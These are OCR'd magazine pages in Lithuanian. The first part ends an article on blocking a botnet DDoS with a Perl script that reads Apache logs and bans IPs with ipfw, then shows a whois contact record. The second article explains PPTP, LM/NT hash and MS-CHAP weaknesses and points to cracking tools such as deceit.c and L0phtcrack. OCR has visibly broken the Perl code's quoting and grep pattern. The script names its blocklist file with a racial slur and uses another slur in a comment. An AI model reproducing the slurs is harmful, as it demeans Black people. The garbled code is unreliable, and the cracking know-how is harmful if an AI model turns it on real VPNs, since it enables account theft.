Tačiau panašiu metodu nebuvo galima apsisaugoti visu 100%, kadangi per savo veikimo laiką skriptas jau spėjo užbaninti 20–30 legalių svetainės lankytojų :). Tai paaiškinama tuo, kad paprastas vartotojas esant tam tikroms sąlygoms kuo puikiausiai gali viršyti mano nurodytas kreipimųsi skaičiaus ribas (atnaujinant puslapį arba turint siauresnio pralaidumo kanalą).
Aukščiau aprašyta apsauga aš naudojausi tris dienas. Kaip jau minėjau, per tą laiką ugniasienės užbanintųjų sąraše susikaupė apie šimtą padorių vartotojų. Skriptą tekdavo praleisti trisketuris kartus per dieną. Be jokios abejonės, tokia apsauga veikė, tačiau pasitikėti ja visu šimtu procentų nebuvo galima. Būtent todėl aš nusprendžiau sukurti naują projekto, skirto kovoti prieš DDoS atakas, variantą. Čia man labai padėjo *Apache* žurnalizavimo (*logging*) sistema.
Man norėjosi pažiūrėti į užklausas, kurias botai siunčia WWW serveriui. Kaip paaiškėjo, praktiškai visos užklausos buvo vienodos ir nesiskyrė nuo vartotojiškų. Iš pirmo žvilgsnio užklausoje buvo *Referrer*, teisingai suformuotas kreipinys į atsitiktinį, tačiau egzistuojantį puslapį, bei realus *UserAgent*. Tačiau pastarasis laukas privertė mane suabejoti užklausos teisingumu. Daugelyje loge užregistruotų eilučių *UserAgent* prasidėdavo fraze *„Win 98.x“*. Greičiausiai tai ir buvo vienintelis išskirtinis priešiškų užklausų bruožas, dėl ko jos, savaime suprantama, skirdavosi nuo paprastų užklausų. Mano galvoje jau gimė naujas serverio apsaugojimo

nuo botų planas. Ir vos po 15 minučių aš jį įgyvendinau kompaktiško *Perl* skripto pavidalu. Būtų nuodėmė nepateikti jo kodo, kadangi jis gali praversti daugeliui administratorių.

```
Perl skriptas, išgelbėjantis nuo DDoS
#!/usr/bin/perl
$num=‘cat /var/log/rule’; # Šioje byloje saugomas taisyklės numeris
chomp $num;
# Išgriebiam paskutinius 1000 įrašų su šablonu, iš jo iškerpam
# IP adresą ir pašalinam dublikatus
$cmd=‘tail -1000 /usr/local/apache/logs/access.log | grep Win 9x 4. | cut -f1 -d | sort -u’;
@cmd=‘$cmd’;
chomp @cmd;
foreach $each (@cmd) {
chomp $each;
$rule=0;
chomp $rule;
open(DB,”/var/log/niggerz”);
while(<DB>) {
if (/$each/) { $rule=1; break } # Jeigu adresas jau yra bazėje, užbaigiam darbą
}
close(DB);
unless ($rule) {
system(”/sbin/ipfw add $num deny ip from $each to me 80”); # Priešingu atveju įtraukiame IP adresą į juodąjį sąrašą
open(LOG,”>>/var/log/dos.log”);
print LOG “banned ip $each as rules $num\n”;
close(LOG);
open(DB,”>>/var/log/niggerz”);
print DB “$each\n”; # Įrašą taip pat pridedame į logą ir į juodašiknių bazę :).
close(DB);
$num++;
}}
‘echo $num > /var/log/rule’; # Atnaujiname taisyklės numerį
```

Šis skriptas apdoroja logą ir ieško išsiskiriančių užklausų, iš kurių po to išgauna IP adresą, o po to ieško analogiškų IP adresų specialioje bazėje. Jeigu adreso ten nėra, tai reiškia, kad jo nėra ir *ipfw* taisyklių sąraše, iš ko išplaukia, kad jis ten labai greitai atsidurs :). Priešingu atveju boto IP jau buvo užregistruotas, todėl skriptas neteršia ugniasienės pakartotine taisykle. Skriptas *antiddos.pl* paleidžiamas per *crontab* kiekvieną minutę. To visiškai pakanka, kad atremtum 2–3 tūkstančių botų ataką, kaip ir buvo mano atveju. Vienintelis skripto darbo trūkumas tas, kad jis negali greitai atstatyti serverio darbingumo. Kitaip tariant, ypatingai aktyvios atakos metu (20–30 užklausų vienu laiko tarpu) serveris vis tiek iškeliauja į komos būseną, tačiau iš jos sugrįžta po 3–4 minučių :).

```
person:          Matthias Blum
address:         Infonet SA/NV
address:         Av. Louise 350-358 Box 3
address:         1050 Brussels
address:         Belgium
phone:           +32 2 627 3969
fax-no:          +32 2 627 3934
e-mail:          Matthias_Blum@infonet.com
mnt-by:          MAINT-AS2007
nic-hdl:         MB18085-RIPE
source:          RIPE # Filtered

% Information related to 'MB18085-RIPE'

route:           213.31.0.0/16
descr:           INFONET-EUROPE
origin:          AS3300
mnt-by:          MAINT-AS2007
mnt-by:          EQIP-MNT
mnt-routes:      MAINT-AS2007
mnt-routes:      EQIP-MNT
source:          RIPE # Filtered
```

Studijuojame logus

[Adminas miega, ataka vyksta] Jeigu tu manai, kad aš paleidau skriptą ir pamiršau apie botus, tai labai smarkiai klysti :). Nepaisant to, kad už tinklo srautą aš nemokėjau (o botai per dieną prisukdavo apie 500 megabaitų šlamšto), aš užsimaniau teisybės. Taigi mano užduotis buvo parašyti *abuse* adresais visiems tinklo administratoriams, kurių tinkluose veikė botai. Tuo pačiu aš sunaikinčiau botnetą. Per valandą pasinaudodamas *whois*, *bash'inėmis* ir dar visokiomis automatizavimo priemonėmis :), aš surinkau 90% botų tinklų administratorių pašto adresus. Mano užduotis supaprastėjo dėl to, kad daugeliu atvejų atakuojama buvo iš vieno potinklio. Taigi man reikėjo parašyti viso labo 400 skundų, taip pranešant apie visas pažeidžiamas mašinas. Užduotį aš įvykdžiau per tris valandas, o vos po dienos gavau atsakymus bent iš pusės adminų, kurie pažadėjo nukenksminti užkratą pasigavusią mašiną. Vos po savaitės floodo srautas į mano serverį buvo visiškai nutrauktas. Greičiausiai botmasteris suprato, kad su manimi susidėti pavojinga, arba floodo užsakovas nustojo už ataką mokėti pinigus. Šiaip ar taip, aš nugalėjau blogiečius, kuo iki šiol labai džiaugiuosi.

Šios pasakaitės moralė tokia: net jeigu tave atakuoja tūkstančiai botų, o tavo paslaugos tiekėjas atsisako padėti, veik savarankiškai. Straipsnyje aš pateikiau keletą paruoštų apsisaugojimo nuo pačių pavojingiausių atakų sprendimų, tavo užduotis — išsirinkti optimalų variantą. Jeigu tu moki už tinklo srautą ir tavęs netenkina nė vienas variantas, pabandyk pakeisti duomenų centrą į draugiškesnį, kur rūpinamasi kiekvienu klientu arba bent jau neimami pinigai už tinklo srautą :)

[Kompetentinga nuomonė] Daugelis *DDoS* atakų pagrįstos TCP/IP protokolo darbo ypatybėmis, t.y. įeinančių paketų su SYN vėliavėle apdorojimo metodu. Užkirsti kelią šioms atakoms gana sunku, ypač jeigu prisijungimas prie sistemo iš išorės yra viešai prieinamas. Kovą su tokiomis atakomis taip pat apsunkina ir tai, kad jos dažniausiai atliekamos iš daugelio adresų, kurie dažnai yra skirtinguose interneto segmentuose ir priklauso skirtingiems ryšio operatoriams. Būtent todėl tiesiog neegzistuoja metodas, kuris galėtų idealiai kovoti su tokiais užpuolimais. Šiuo metu veiksmingiausia kovos su tokiu atakų tipu priemonė — tai kontrolė ryšio operatoriaus pusėje, kuris turėtų užtikrinti greitą jų aptikimą ir tokio tinklo srauto blokavimą prieš įėjimą į tavo tinklo segmentą. Ryšio operatoriai su panašiomis atakomis bando kovoti įdiegdami filtrus, kurie automatiškai blokuoja tokį tinklo srautą. Tokia praktika ypatingai paplitusi tarp užsienio ryšio operatorių. Dažnokai nuo tokių filtrų veikimo nukenčia paprasti vartotojai, kadangi gana sudėtinga atskirti *DDoS* atakos tinklo srautą nuo kokios nors programos, kuri vienu metu su tam tikru tinklo mazgu bando užmegzti iš karto keletą susijungimų.
Aleksejus Krasnovas, kompanijos „Mediatel" (www.mediatel.ru) sistemų administratorius



038

Purvinieji VPN digeriai

VPN — VIRTUALŪS PRIVATIEJI TINKLAI — PLĖTOJASI KAIP IDEALI KONFIDENCIALIŲ DUOMENŲ PERDAVIMO PER INTERNETĄ ARBA BELAIDŽIUS TINKLUS PRIEMONĖ, NEPAVALDI HAKERIŲ ATAKOMS. SKAITYDAMAS GAUSYBĘ STRAIPSNIŲ APIE VPN, GALĖJAI SUSIDARYTI NUOMONĘ, JOG ŠI TECHNOLOGIJA — TIKRA PANACĖJA NUO VISŲ PROBLEMŲ, SUSIJUSIŲ SU SLAPTŲ DUOMENŲ PERDAVIMU PER NEAPSAUGOTUS TINKLUS. TAČIAU PRAKTIKOJE PASIRODO, JOG VPN NAUDOJIMAS IR GARANTUOTAS TIKRUMAS DĖL DUOMENŲ SAUGUMO GALI IŠKRĖSTI PIKTĄ POKŠTĄ.

VPN realizacijų veikimas, trūkumai ir klaidos

[Kaip viskas buvo] Prieš trisdešimt metų, kai internetas dar tik gimė, konfidencialiais duomenimis buvo keičiamasi per skirtinius kanalus ir X.25 tinklus, kurie sukurti įprastinių telefoninių tinklų pagrindu. Taip pat buvo naudojamas tiesioginis modeminis susijungimas, radiorelinis ryšys ir kitos telekomunikacinės priemonės. Aukštas saugumo laipsnis buvo „kompensuojamas“ tokia pat aukšta duomenų perdavimo kaina ir juokingu greičiu.


[Kriptografijos progresas] Besiplėtojant kriptografijai viskas pasikeitė. Atsirado galimybė šifruotus duomenis perduoti per atvirus tinklus, kuriuose duomenys gali būti perimti. Tam juose padaromi taip vadinami virtualūs tuneliai (*virtual tunnel* arba *piggy–back*). Pats perdavimo mechanizmas nepasikeitė. Prie jo viso labo prisidėjo šifravimas. Bet ar šifravimas nebuvo naudojamas anksčiau? Kame gi pasiūlytos technologijos revoliucingumas? Ogi tame, kad tradicinė simetrinė kriptografija reikalauja iš anksto perduoti slaptą raktą, kuriuo gavėjas dešifruos tekstą. Iš to išplaukia, jog reikia apsaugoto perdavimo kanalo. O tokio kanalo dažniausiai iš viso nėra. Jeigu jis yra, tai galima nekvaršinti galvos šifravimu ir tekstą perduoti tiesiogiai. Yra ir kitų problemų. Raktus reikia kuo dažniau keisti, beje, reikia saugotis ne tik nuo šifro atskleidimo, bet ir nuo suklastotų slaptažodžių primetimo. Kitaip tariant, totalus vargas.

Įdomus faktas: IKE-scan'e neseniai buvo surastas pažeidžiamumas. Še tau, kad nori: pažeidžiamumų paieškos įrankis pats pasirodė besąs smarkiai pažeidžiamas.


WARN

Derėtų suprasti, jog svetimų apsaugotų kanalų pasiklausymas — tai nusikalstama veikla. Ir nors tu pakankamai kietas, kad realiai nulaužtum svetimą VPN kanalą, mes tave perspėjome :).

Virtualiuose tinkluose šios problemos išspręstos. Jie iš tiesų pakeitė pasaulį, išlaisvinę tarptautines korporacijas nuo būtinybės plėtoti nuosavą visur išsiraizgiusių kabelių struktūrą. Ir nors „Microsoft“ juos įnirtingai prastūminėjo į smulkųjį verslą, krumpliaračiai sukosi žiauriai girgždėdami, visas reikalas toliau reklamos sukelto triukšmo nenuėjo. Nuotoliniam darbui su biuru



Tipiško VPN tinklo architektūra



Protokolo numerio laukas IP paketo antraštėje


kuo puikiausiai pakanka paprastų interneto kanalų saugumo, o apie „naminius" lokalius tinklus aš iš viso nekalbu. Belaidžiuose tinkluose VPN technologija labai tiko. Radijo bangos nežino ribų ir yra perimamos santykinai dideliais atstumais. Įsilaužimo paprastumą smarkiai sustiprina saugumo reikalavimai. Bet kuris sniferiu apsiginklavęs jaunuolis gali peržiūrėti pašto dėžutės slaptažodį ir jį pakeisti, jau nė nekalbant apie asmeninio susirašinėjimo skaitymą. Purvinomis rankomis į svetimą širdį! O kam tada tas VPN? Įdiegsime jį ir jausimės kaip už akmens sienos! Ar ta siena tik iš išorės akmeninė, o iš tiesų tai paprasčiausias kartonas? Pamėginkime išsiaiškinti.

[VPN architektūra] VPN yra įspūdingas statinys, panaudojantis dešimtis skirtingų protokolų, varinėjančių duomenų paketus lyg kraują po arterijas. Pilna VPN architektūros analizė į mūsų užduotis neįeina (juolab kad ji nuolat plėtojasi ir tobulėja). Banką plėšiančiam įsilaužėliui visiškai nebūtina žinoti unitazų išplanavimo ir apkrauti smegeninę visų kanalizacijos vamzdžių išsiraizgymo planu. Nors ši informacija gali būti labai naudinga planuojant atsitraukimo kelius, daugelis apsiriboja pagrindinių maršrutų išstudijavimu: durys — kasa — seifas. Taip pat pasielgsime ir mes.

[PPTP viduje] PPTP (*Point to Point Tunneling Protocol*) protokolas — tai pagrindinis *Windows* sistemoms skirtų VPN tinklų kūrimo protokolas. Jis dvi sistemas susieja virtualiu ryšio kanalu. Vienoje pusėje yra klientas (*client*), o kitoje — serveris (*server*). Kas yra tunelio viduje? Norėdamas palaikyti savo darbingumą, serveris atidaro 1723 TCP jungtį, per kurią veikia veikimo užtikrinimo sistema, kitaip dar vadinama *Control Connection* — tarnybinis ryšio kanalas, susiejantis serverį su klientu (iš pradžių buvo naudojama 5678 jungtis, bet IANA — *Internet Assigned Numbers Authority* — domenus ir jungtis registruojanti organizacija nusprendė kitaip ir patvirtino PPTP serverio jungtį 1723, likusių užregistruotų jungčių sąrašą galima rasti adresu *www.iana.org/assignments/port-numbers*). Pas klientą jungtis gali būti bet kokia ir ji pasirenkama (tai daro operacinė sistema) savarankiškai. Čia nereikia jokios autentifikacijos, kas atveria erdves įvairiausioms machinacijoms, pavyzdžiui, hakeris gali priverstinai uždaryti svetimą sesiją.

Tarnybinis kanalas pagrinde naudojamas srauto gavimo greičiui valdyti, siekiant išvengti prastovų ir užkirsti kelią „užsikimšimams". Tai įgyvendinama siunčiant specialius PPTP (*PPTP Control Connection message*) pranešimus. Kiekvienas toks pranešimas prasideda antrašte, o baigiasi „gamykline" informacija. Antraštės ilgis fiksuotas — 8 oktetai. Pranešimo kūnas sudarytas iš: ilgio lauko (*Total message length*), pranešimo tipo: tarnybinis arba valdantis (*Control Message/Management Message*) ir magiškosios sekos *4Dh 3C 2C 1Ah*, pagal kurią jį galima lengvai identifikuoti bendrame tinklo sraute ir kurią naudoja programa *deceit.c* (*http://packetstormsecurity.nl/new-exploits/deceit.c*), perimanti hešuotus slaptažodžius. Bet neužbėkime į priekį, todėl kol kas grįžkime prie „Microsoft" ir jos avinų.

Pats tunelis nenaudoja TCP ir veikia išskirtinai IP lygyje, panaudodamas enkapsuliacijos protokolą GRE (*Generic Encapsulation Protocol*). Tai ganėtinai savarankiškas protokolas, niekaip nepriklausantis nuo PPTP ir aprašytas dviejuose RFC dokumentuose: RFC 1701 RFC 1702 (tačiau „Microsoft" naudoja nuosavus praplėtimus, kurie žinomi *GRE v2* pavadinimu). Perduodami duomenys suskaidomi į paketus ir perduodami per IP 47



Scheminė VPN per *Ethernet* realizacija

protokolą, kuris susietas su GRE. Šiuo atveju „protokolas" — tai IP paketo laukas *protocol*. Nepainiok jo su jungtimi! IP neturi jokių jungčių. Jos yra aukštesnio lygio protokoluose — TCP ir UDP, o GRE — tiesiog dar vienas protokolas.

Išoriškai GRE labai panašus į TCP, jame yra slystančio lango (*sliding window*), segmentų (*segments*), sekų numerių (*sequence number*) ir patvirtinimo numerių (*acknowledgement number*) sąvokos. Praktiniu požiūriu tai reiškia, jog tiesioginis PPP paketų spoofinimas neįmanomas. Jeigu mes bandome serveriui (arba klientui) pakišti suklastotą paketą, tai įvyks sesijos desinchronizacija ir susijungimas bus pažeistas. Lokaliuose tinkluose ši problema išsprendžiama pasiunčiant 2^32 paketų. Kadangi *sequence number* laukas užima 32 bitus, tai įvyksta jo perpildymas ir skaitliuko reikšmė vėl atstatoma. Vis dėlto atakai internetu tai pareikalaus neįsivaizduojamo laiko kiekio. Situacija atrodo beviltiška, tačiau tam tikra spraga vis dėlto yra.

GRE paketo antraštėje yra speciali vėliavėlė *Sequence Number Present* (3 bitas), kuri sąlyginai žymima raide S. Jeigu ji lygi nuliui, tai sekos numeris pripažįstamas negaliojančiu ir priimančioji pusė turėtų jį ignoruoti. Bent jau taip byloja Standartas. Savaime suprantama, konkrečios realizacijos gali iš esmės skirtis. Nepaisant to, potenciali landa vis dėlto yra. Beje, Standartas nepateikia jokių nurodymų, kaip apdoroti dublikatus (paketus su vienodu sekos numeriu), palikdamas tai konkrečių realizacijų sąžinei. Priimančioji pusė gali arba atmesti vieną iš paketų, arba pareikalauti pakartotino jo perdavimo. Abiem atvejais desinchronizacija neįvyksta, t.y. gauname lyg ir save sinchronizuojantį protokolą.

Virš GRE realizuoti autentifikacijos ir šifravimo protokolai (jei būtina, dar ir suspaudimo, už ką dažniausiai atsako MPPE). „Microsoft" pateikia pakankamai didelį skirtingų protokolų asortimentą (žr. atitinkamą iškarpą), todėl klientui su serveriu yra ką pasirinkti! Jei nori, šifravimą iš viso galima atjungti, o autentifikaciją realizuoti „atviru" tekstu, tačiau tai bus labai jau netoliaregiškas sprendimas, visiškai nuvertinantis VPN ideologiją ir atveriantis duris visiems norintiesiems. Normalūs adminai taip nesielgia, teikdami pirmenybę labiau apsaugotiems *MS-CHAP* ir *LANMAN Hash*.

Iš tiesų jų saugumas smarkiai perdėtas, ir jie jau seniai nulaužti. Išsamiau apie tai galima perskaityti mano straipsnyje „Tinklo atakų technika", kurio elektroninę kopiją nemokamai gali parsisiųsti iš *ftp* serverio *nezumi.org.ru*. Be to, šifruojami tik paketai su duomenimis (*DATA packets*). Tarnybiniai protokolai, kurie sudaro ganėtinai žymią PPP srauto dalį, tokie, kaip, pavyzdžiui, LCP — *Link Control Protocol* — lieka nešifruoti su visomis iš to išplaukiančiomis pasekmėmis.


[Ką perskaityti?]

- *Malware FAQ Microsoft PPTP VPN* — išsamus ir nuovokus FAQ apie VPN laužimą (anglų kalba): *www.sans.org/resources/malwarefaq/pptp-vpn.php*
- *Breaking the Secure Safe* — fragmentas iš knygos *Wireless Hacking: Breaking Through*, skirtos belaidžių tinklų laužimui su daugybe praktinių pavyzdžių (anglų kalba): *www.informit.com/articles/article.asp?p=353735&seqNum=8&rl=1*
- *[The Crumbling Tunnel]-<A Menagerie of PPTP Vulnerabilities>* — straipsnis iš *phrack*'o su detalia PPTP protokolo pažeidžiamumų analize (anglų kalba): *www.phrack.org/phrack/53/P53-12*
- „Microsoft" PPTP protokolo kriptoanalizė — žymaus kriptoanalitiko Briuso Šnaierio straipsnio vertimas (rusų kalba): *www.ssl.stu.neva.ru/psw/crypto/pptp.html*


[Autentifikacija iš išorės ir iš vidaus] Autentifikacija atliekama arba atviru tekstu (*clear text password*), arba pagal užklausos/atsakymo (*Challenge/Response*) schemą. Su atviru tekstu viskas aišku. Klientas pasiunčia serveriui slaptažodį. Serveris jį sulygina su etalonu ir sako „eik tu n4x..." arba „sveikas atvykęs". Sniferiu apsiginklavęs hakeris gali lengvai perimti atviru tekstu siunčiamą slaptažodį, po ko visa apsauga iškeliauja į dausas. Mums šis atvejis neįdomus, todėl ties juo neapsistosime. Be to, atvira autentifikacija realiame pasaulyje praktiškai nesutinkama. Užklausos/atsakymo schema kur kas pažangesnė. Bendrai ji atrodo štai taip:

1. Klientas pasiunčia serveriui autentifikacijos užklausą (*request*).
2. Serveris grąžina atsitiktinį atsakymą (*challenge*).
3. Klientas sugeneruoja savo slaptažodžio hešą, su juo užšifruoja atsakymą ir perduoda jį serveriui.
4. Tą patį padaro ir serveris, kuris gautą rezultatą sulygina su kliento atsakymu.
5. Jeigu užšifruotas atsakymas sutampa, autentifikacija laikoma sėkminga.

Taigi norint autentifikuotis visiškai nebūtina žinoti originalaus slaptažodžio, pakanka atspėti/perrinkti/perimti jo hešą, tačiau hešas per tinklą nėra perduodamas atviru pavidalu, todėl ši schema laikoma atsparia perėmimui, kas yra labai gerai. O štai jos trūkumai: hešas kažkaip turi patekti į serverį, todėl slaptažodžio perdavimui reikalingas apsaugotas kanalas. Tai pirma. Autentifikacijos procedūra pažeidžiama *brute-force* atakai. Perėmę pradinį ir užšifruotą *challenge*, mes galime pabandyti parinkti šifravimo raktą, perrinkdami tiek variantų, kiek tik norim. Nei serveris, nei klientas šiame sumanyme nedalyvauja ir negali mums sutrukdyti. Tai antra. Sistemos atsparumas nustatomas pagal formulę *min(strlen(passwd),sizeof(hash))*. Jeigu hešas trumpas, tai slaptažodžio ilgis neturi jokios įtakos, todėl laužimas gali baigtis per labai trumpą laiką. Tai trečia. Tačiau



LC5 dirba



VPN stekas

visa tai tik sausa teorija. Pažiūrėkime, kaip reikalai su praktika. *Microsoft Windows* tinka du hešų tipai: „gimtąsis" NT hešas ir *LAN Manager* hešas, kurį langinės paveldėjo iš OS/2 (kažkada labai senai šios sistemos buvo kuriamos kartu) ir kuris sėkmingai išgyveno iki mūsų dienų, nepaisant net jo katastrofiško nesaugumo. Kaip jis apskaičiuojamas? Ogi štai taip!
1. Kliento slaptažodis transformuojamas į 14 baitų ASCII eilutę (ilgesni slaptažodžiai nukertami, o trumpesni papildomi nuliais).
2. Visi simboliai pervedami į viršutinį registrą.
3. 14 simbolių slaptažodis suskaidomas į dvi 7 simbolių „puseles".
4. Su kiekviena 7 simbolių „pusele" pagal DES algoritmą užšifruojama pastovi konstanta AAD3B435B5140EEh
5. Sudaromos dvi 8 baitų eilutės.
6. Šios eilutės viena su kita „suklijuojamos", taip suformuodamos 16 baitų hešą

Nepriklausomas slaptažodžio puselių hešavimas 1 000 000 000 000 000 kartų sumažina jo perrinkimui reikalingų bandymų skaičių (ir visai ne du kartus, kaip tai gali pasirodyti iš pirmo karto). Kokio reikia talento, kad padarytum tokią kvailystę! Kiek jau kartų visam pasauliui (tai yra gamintojams) buvo sakyta — neužsiiminėkite saviveikla, naudokite laiko patikrintus algoritmus, tik viskas perniek. Situaciją paaštrina tai, kad DES algoritmas nereikalauja gremėzdiškų paskaičiavimų, todėl su šiuolaikiniais procesoriais LM hešas gali būti nulaužtas per gana trumpą laiką. Kokį — nesvarbu. Juk jis vis tiek nėra perduodamas atviru pavidalu. Tiesa, parinktas slaptažodis gali praversti jungiantis į sistemą, kai slaptažodis renkamas su klaviatūra.
O štai taip apskaičiuojamas NT hešas:
1. Priklausomai nuo sistemos nustatymų, kliento slaptažodis transformuojamas į 14 (pagal nutylėjimą) arba į 128 ASCII simbolių eilutę; beje, daugelis administratorių naudoja ilgį pagal nutylėjimą ir nepasistengia jo pakeisti.
2. ASCII eilutė transformuojama į UNICODE.
3. Pagal *md4* algoritmą apskaičiuojamas 16 baitų hešas.

Kaip matyti, NT hešas kur kas atsparesnis, todėl NT hešo atveju hakeriai pirmenybę teikia paties hešo, o LM atveju — pradinio slaptažodžio perrinkimui.
Dabar pažiūrėsime, kaip veikia autentifikacijos procedūra. Paprastai ji įgyvendinama arba pagal MS-CHAP v1 arba MS-CHAP v2 protokolą. Pradėsime nuo pirmojo, kuris veikia taip:

1. Klientas VPN serveriui pasiunčia autentifikacijos užklausą, atvirai perduodamas savo *login*.
2. Serveris grąžina 8 baitų atsitiktinį atsakymą.
3. Klientas sugeneruoja savo slaptažodžio LM hešą ir generuoja tris DES raktus.
4. Kiekvienas šių raktų užšifruoja atsakymą, po ko gaunamos trys 8 baitų eilutės.
5. Trys 8 baitų eilutės apjungiamos į vieną 24 baitų eilutę, kuri perduodama serveriui.
6. Serveris iš savo duomenų bazės išgauna šio kliento hešą ir dešifruoja eilutę.
7. Jeigu dešifravimo rezultatas sutampa su pradiniu atsakymu, tai viskas ok, ir atvirkščiai.

O štai kaip veikia MS-CHAP v2:
1. Klientas VPN serveriui pasiunčia autentifikacijos užklausą, atvirai perduodamas savo *login*
2. Serveris grąžina 16 baitų atsitiktinį atsakymą.
3. Klientas generuoja 16 baitų PAC (*Peer Authenticator Challenge*)
4. Klientas į vieną eilutę apjungia PAC, serverio atsakymą ir savo vartotojo vardą.
5. Iš gautos eilutės pagal SHA-1 algoritmą sugeneruojamas 8 baitų hešas, kuris pasiunčiamas serveriui.
6. Serveris iš savo bazės išgauna šio kliento hešą ir dešifruoja jo atsakymą.
7. Jeigu dešifravimo rezultatas sutampa su pradiniu atsakymu, tai viskas ok, ir atvirkščiai.
8. Vėliau serveris ima kliento PAC ir hešo pagrindu generuoja 20 baitų AR (*Authenticator Response*), kuris perduodamas klientui.
9. Klientas atlieka tą pačią operaciją ir gautą AR sulygina su serverio atsakymu.
10. Jeigu viskas sutampa, serveris autentifikuoja klientą.

Kaip matome, MS-CHAP v2 protokolas atrodo labiau apsaugotas, nei MS-CHAP v1, tačiau abu jie pažeidžiami. Detales galima rasti Briuso Šnaierio straipsnyje *Cryptanalysis of Microsoft's MS CHAP v2* (*www.schneier.com/paper-pptpv2.html*), kuriame nepaisant pavadinimo aprašomas ne tik MS-CHAP v2, bet ir MS-CHAP v1.
Kuo gi blogas MS-CHAP v1? Tuo, jog jį jau seniai visi išmoko laužti. Internete galima rasti daugybę gatavų „visrakčių", veikiančių visiškai automatizuotu režimu ir nereikalaujančių jokios kvalifikacijos. Parsisiuntei — paleidai — gavai. Pats žymiausias (ir seniausias!) — tai *L0phtcrack*, tačiau dabar projektas pervadintas į LC 5 (*www.securityfocus.com/tools/1005*), o ankstesniu *www.l0phtcrack.com* adresu atsidaro pardavimo skelbimas. Nepaisant to, *L0phtcrack* vis dar išlieka rikiuotėje, kadangi priešingai nei pinigų trokštantys LC 5, jis platinamas nemokamai. Jį surasti galima bet kurioje hakeriškoje svetainėje.
Su 3 GHz dažnio *Pentium 4* procesoriumi pilnas perrinkimo ciklas truks ne daugiau 4 valandų, o slaptažodis vidutiniškai parenkamas

protokolas	šifravimo metodas
senas MPPE	RSA RC4, 40-, 56 bitų raktai
naujas MPPE	RSA RC4, 128 bitų raktai
IPSec	DES, 56 bitų raktai
